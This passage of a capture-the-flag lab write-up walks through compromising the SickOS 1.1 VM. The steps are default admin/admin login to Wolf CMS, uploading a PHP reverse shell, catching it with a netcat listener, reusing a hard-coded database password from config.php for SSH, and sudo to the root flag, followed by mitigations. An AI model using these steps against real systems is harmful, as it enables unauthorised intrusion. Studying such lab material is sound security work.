


Figure 4.2.7: Login portal hosted at http://10.0.2.28/wolfcms/?/admin/login.

7. Both posts on the site are made by the site's administrator, hinting at the fact that an **"admin"** account is likely present. The username and password combination of **"admin"** and **"admin"** provide access to the administrative console.



About Me

I'm just a demonstration of how easy it is to use Wolf CMS to power a blog. more ...

Favorite Sites

- Wolf CMS

Recent Entries

- My second article
- My first article

Archives

Syndicate

Articles RSS Feed

Home Page

My second article

This is my second article.


Posted by Administrator on Sat, 5 Dec 2015

My first article

My **first** test of my first article that uses *Markdown*.

Posted by Administrator on Sat, 5 Dec 2015

Figure 4.2.8: Administrator posts on article site.




Username: admin

Password: •••••

□ Remember me for 30 minutes.

Figure 4.2.9: Admin login credentials.

8. The administrative console contains a tab named **“files”**, which allows the administrator to upload files to the **“public”** directory. This feature can be used to upload a reverse shell to the target machine.




public/

File	Size	Permissions	Modified	Modify
images	4 kb	drwxrwxrwx (0777)	Sat, 5 Dec, 2015	
themes	4 kb	drwxrwxrwx (0777)	Sat, 5 Dec, 2015	
shell.php	5.55 kb	-rw-r--r-- (0644)	Tue, 20 Feb, 2024	

Thank you for using Wolf CMS 0.8.2 | Feedback | Documentation

Figure 4.2.10: Reverse shell uploaded to public directory.

9. Opening the **“public”** directory and executing reverse shell code initiates the connection to a listener on the attacking machine, providing an initial foothold onto the target system.




Index of /wolfcms/public

Name	Last modified	Size	Description
Parent Directory		-	
images/	05-Dec-2015 06:05	-	
shell.php	20-Feb-2024 01:26	5.5K	
themes/	05-Dec-2015 06:05	-	

Apache/2.2.22 (Ubuntu) Server at 10.0.2.28 Port 80

Figure 4.2.11: Reverse shell payload inside the public directory.



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.27] from (UNKNOWN) [10.0.2.28] 59425
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
 01:31:46 up  2:06,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Figure 4.2.12: Listener connects to the target machine.

4.3 Privilege escalation

1. The first step is to upgrade the default shell to a bash shell, thereby improving its interactivity.

```
Commands: python -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm

ctrl + z

stty raw -echo; fg
```


2. The target machine contains a config file named **"config.php"** located in the directory **"/var/www/wolfcms"**. This file contains hard-coded login credentials for the **"root"** user with a password of **"john@123"**. The MySQL port is inaccessible from the attacking machine, however using the name of the virtual machine, **"sickos"**, with the password **"john@123"** provides ssh access to the target machine.



```
boot  home        lost+found  opt   run   srv      usr
dev   initrd.img  media       proc  sbin  sys      var
www-data@SickOs:/$ cd /var/www/wolfcms
www-data@SickOs:/var/www/wolfcms$ ls
CONTRIBUTING.md  composer.json  docs         index.php  robots.txt
README.md        config.php     favicon.ico  public     wolf
www-data@SickOs:/var/www/wolfcms$ cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```


Figure 4.3.1: Contents of MySQL config file.

3. The **"sickos"** account has permission to execute any command with **sudo**. Therefore the account can read the contents of the root flag by using the sudo command to access the root directory.



```
┌──(kali㉿kali)-[~]
└─$ ssh sickos@10.0.2.28
sickos@10.0.2.28's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sat Feb 24 04:03:30 IST 2024

  System load:  0.0               Processes:           110
  Usage of /:   4.1% of 28.42GB   Users logged in:     0
  Memory usage: 11%               IP address for eth0: 10.0.2.28
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

124 packages can be updated.
92 updates are security updates.

New release '14.04.3 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Tue Sep 22 08:32:44 2015
sickos@SickOs:~$ sudo -l
[sudo] password for sickos:
Matching Defaults entries for sickos on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

User sickos may run the following commands on this host:
    (ALL : ALL) ALL
```

Figure 4.3.2: SSH connection to target machine via sickos account.



```
sickos@SickOs:/$ sudo ls root
a0216ea4d51874464078c618298b1367.txt
sickos@SickOs:/$ sudo cat /root/a0216ea4d51874464078c618298b1367.txt
If you are viewing this!!

ROOT!

You have Succesfully completed SickOS1.1.
Thanks for Trying
```

Figure 4.3.3: Contents of root flag.

5. Mitigations

Hard-coded login credentials:

The target machine's MySQL database stores usernames and passwords in a configuration file. Storing plaintext login credentials in unencrypted, plain text files is not advisable, as it enables attackers to pivot through the system by accessing other user accounts.

Firewall policy:

The Exploit DB contains an auxiliary port scanning module for the Squid Proxy Server, which can be used to identify open ports. Stronger firewall policy would help prevent attackers from scanning the target machine, restricting the amount of information they can gather during the reconnaissance stage.

Reverse shell upload:

The blog site, WolfCMS, allows users to upload malware, which can then be used to establish a remote connection to the target machine. The file upload feature should be configured to restrict the upload of certain file types such as .php, .exe, or .elf file extensions. Furthermore, file type verification should also be incorporated to ensure the content of uploaded files matches their file types, thus preventing attackers from disguising malware.

Directory listing:

Web server settings should be configured to disable directory listing. This prevents attackers from gaining unintended access to files and directories.

Weak passwords:

The password used for the wolfCMS login portal is not secure. Default login credentials of **“admin”** and **“admin”** for the username and password are easily guessable for attackers, increasing the risk of unauthenticated access to the web page’s administrative controls. To mitigate the risk of password attacks and enhance overall security posture, stringent password policies should be implemented, requiring a minimum length of 8 characters for each password.